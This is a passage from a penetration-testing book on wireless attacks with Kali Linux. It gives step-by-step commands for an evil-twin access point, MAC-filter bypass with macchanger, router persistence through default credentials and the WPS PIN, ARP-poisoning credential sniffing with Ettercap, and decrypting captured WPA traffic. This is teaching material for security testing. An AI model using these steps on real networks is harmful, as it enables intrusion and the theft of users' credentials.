
5. Set up `airbase-ng`. This will create our access point. Set it up using `airbase-ng -e <ESSID> -c <channel> <monitor interface>`. My target `ESSID` is set to `ARRIS-4BE2`, the channel is set to `11`, and the monitor interface is `wlan0mon`:



6. Enable the `at0` interface, work with `iptables` a bit, and enable/disable traffic to pass. You can do these one after the other, as shown.



Launch `dnsmasq` with `dnsmasq -C <config file> -d`:



7. You can prevent traffic from passing and capture the IVS as previously shown (using `echo 0 > /proc/sys/net/ipv4/ip_forward`), or you can present the user with a captive portal or allow traffic to pass (using `echo 1 > /proc/sys/net/ipv4/ip_forward`) only redirecting specific target sites to set up a MitM attack.

Here, we can take this into several directions. We can continue and set up a full-fledged Evil Twin (Rogue AP) in order to capture the password of the network, or we can set up a man-in-the-middle attack, sniffing and capturing the traffic of any client that connects to our wireless signal by incorporating other tools, such as the `dsniff` suite of tools or `sslstrip`, or combine this with **Browser Exploitation Framework** (**BeEF**) to attack the client side directly by hijacking users' browsers.

Post cracking

If you are successful in acquiring the WPA or WEP key, you now have the ability to authenticate to the network. Once on the wireless network, you have the same range of tools that we have discussed throughout this book. This is due to the fact that once properly authenticated, your Kali Linux installation is just part of a **Local Area Network** (**LAN**), just as we would be if we were connected via a network cable. Therefore, we have the ability to scan for other devices, leverage vulnerabilities, exploit systems, and elevate our credentials.

MAC-spoofing

There are a few techniques that are useful in demonstrating other vulnerabilities on wireless networks that we can explore. One such issue is bypassing a common wireless control called MAC filtering. MAC filtering is a control on some routers whereby only specific MAC addresses or MAC types are allowed. For example, you may be testing a commercial location that utilizes iPads. The wireless network is only going to allow MAC addresses with the first three hex characters of `34:12:98`. Other organizations may have a set list of MAC addresses that are allowed to join.

If you are able to compromise the WPA key but find that you are unable to join the network, the target organization may be utilizing some form of MAC address filtering. To bypass this, we will use the Macchanger command-line tool. This simple command allows us to change our MAC address to something that will allow us to connect. First, you can easily find a new MAC address from previous reconnaissance and cracking attempts. The Airodump-ng tool will identify clients that are connected to wireless networks. Furthermore, parsing through capture files with Wireshark will allow you to identify potentially valid MAC addresses.

For this example, we have identified a wireless client that was connected to the target wireless network with a MAC address of `34:12:98:B5:7E:D4`. To change our MAC address to pose as that legitimate MAC address, simply type the following into the command line:

```
# macchanger -mac=34:12:98:B5:7E:D4 wlan0
```

The command produces the following output:

```
root@kali:~# macchanger --mac=34:12:98:B5:7E:D4 wlan0
Current MAC:   f4:f2:6d:1d:04:42 (unknown)
Permanent MAC: f4:f2:6d:1d:04:42 (unknown)
New MAC:       34:12:98:b5:7e:d4 (unknown)
```

In addition, if we run the `ifconfig wlan0` command, we can see our spoofed MAC address:


```
root@kali:~# ifconfig wlan0
wlan0: flags=4098<BROADCAST,MULTICAST>  mtu 1500
        ether 34:12:98:b5:7e:d4  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

We now have the ability to bypass any MAC filtering that is taking place on the access point. There is now the ability to connect to the wireless network. Like any system that we are able to compromise, setting up persistence is another critical step. This gives us a certain measure of certainty that we will be able to access the system again if we lose our connection.


Persistence

Once we have a valid way to authenticate to the wireless network and are able to connect, the next step is to set up persistence. One area to focus on is the wireless router. Most wireless routers have either a web-based, or other console in which legitimate administrators are able to log in and manage the router. Usually, these routers are located at the beginning of the subnet of the wireless LAN we connect to. For example, if we connect to `Wifi_Crack` and run the `ifconfig wlan0` command, it identifies us as having the IP address of `10.0.0.7`.

If we navigate to `http://10.0.0.1` via the Iceweasel browser, we are brought to this page. You can also type `route -n` into a Terminal, which will give you the default gateway:




If we enter the `admin` username without a password and click **OK**, this is what we get:




What we see is the default password for the administrator account. While not common, it is not out of the realm of possibility that the systems administrator for this network left the default credentials for the wireless router. If we do not get this error message, there are a great deal of resources on the internet that aggregate the default administrator accounts for a wide variety of routers, switches, and wireless access points.

One such site is `http://www.routerpasswords.com/`. If that doesn't work, the next option is to brute-force the sign-in using techniques we have previously covered.

If we are able to compromise the administrator accounts and gain access to the administrative settings, take note of information that will allow you to sign in again, such as the WPS PIN:



Administrators may change the wireless access point WPA passcode, but often leave the WPS PIN in place. Also, you should check to see whether you have the ability to access the MAC address-filtering controls:



From here, you can enter several MAC addresses that you can use in the future.

Sniffing wireless traffic


When examining techniques for sniffing wireless traffic, there are two types of techniques available. The first is sniffing WLAN traffic while authenticated and connected to the target WLAN. In this instance, there is the ability to utilize a Man-in-the-Middle attack in conjunction with tools such as Ettercap, which forces network traffic through our testing machine.

A second technique is sniffing all the wireless traffic that we can get from a specific wireless network and decrypting it with the WPA or WEP passcode. This may become necessary if we are attempting to limit our footprint by not connecting to the WLAN. By passively sniffing traffic and decrypting it later, we lessen the chance that we will be detected.

Sniffing WLAN traffic


Just as in a wired LAN, on WLAN, we have the ability to sniff network traffic. The following sniffing technique requires that you have been properly authenticated to the wireless network you are testing and have received a valid IP address from the router. This type of sniffing will make use of the Ettercap tool to conduct an ARP poisoning attack and sniff out credentials:

1. Start Ettercap by going to **Applications** | **Sniffing and Spoofing** | **Ettercap-gui** or by entering `ettercap-gui` into command prompt. Navigate to **Sniff** and click on **Unified Sniffing**. Once there, you will be given a drop-down list of network interfaces. Choose your wireless interface, in our case, **WLAN0**:




2. Click on **Hosts** and click **Scan for Hosts**. After the scanning is complete, hit **Hosts List**. If it is an active wireless network, you should see a few hosts on there.

3. Click on **MiTM** and then **ARP Poisoning**. On the next screen, choose one IP address and click on **Target 1**, and then a second IP address and click on **Target 2**:




4. Click on the **Sniff Remote Connections** radio button and click **OK**:




This will start the ARP Poisoning attack whereby we will be able to see all the traffic between the two hosts that we have chosen.


5. Start a Wireshark capture. When you are brought to the first screen, make sure you choose the wireless interface, in this case, **WLAN0**:



When you examine the traffic, we can see a number of types of traffic being captured. Most notable is a Telnet session that has been opened between our two hosts:



If we right-click on the Telnet session and choose **Follow TCP Stream**, we are able to see the credentials for a Metasploitable instance with the Telnet credentials in cleartext:



Passive sniffing

In passive sniffing, we are not authenticated to the network. If we suspect that there is the possibility of alerting such intrusion-prevention controls as rogue-host detection, this is a good way to avoid those controls while still gaining potentially confidential information:


1. Passively scan for wireless traffic on a target network. Ensure you have your wireless card in monitor mode:

```
# airmon-ng start wlan0
```

2. Use the `airodump-ng` tool to sniff the network traffic, the same way that we did during the WPA-cracking section:


```
# airodump-ng wlan0mon -c 6 --bssid 44:94:FC:37:10:6E -w wificrack
```

3. Run the tool as long as you want. To ensure that we can decrypt the traffic, we will need to ensure we capture the full four-way handshake, if it is a WPA network. Once we have captured enough traffic, hit *Ctrl* + *C*.
4. Navigate to the folder with the capture file and double-click. This should automatically open the capture in Wireshark:




The capture is encrypted and all that is visible are a number of `802.11` packets.


5. In Wireshark, navigate to **Edit** and then to **Preferences**. A new bow will open up; click on the triangle next to **Protocols** and then click on **802.11**. The following should open:




6. Click on **Edit**. This will bring you to a screen to enter WEP or WPA decryption keys. Click on **New**. Under **Key Type**, enter `WPA` and then the passcode and SSID. In this case, it will be `Induction:Coherer`. Click on **Apply** and **OK**:



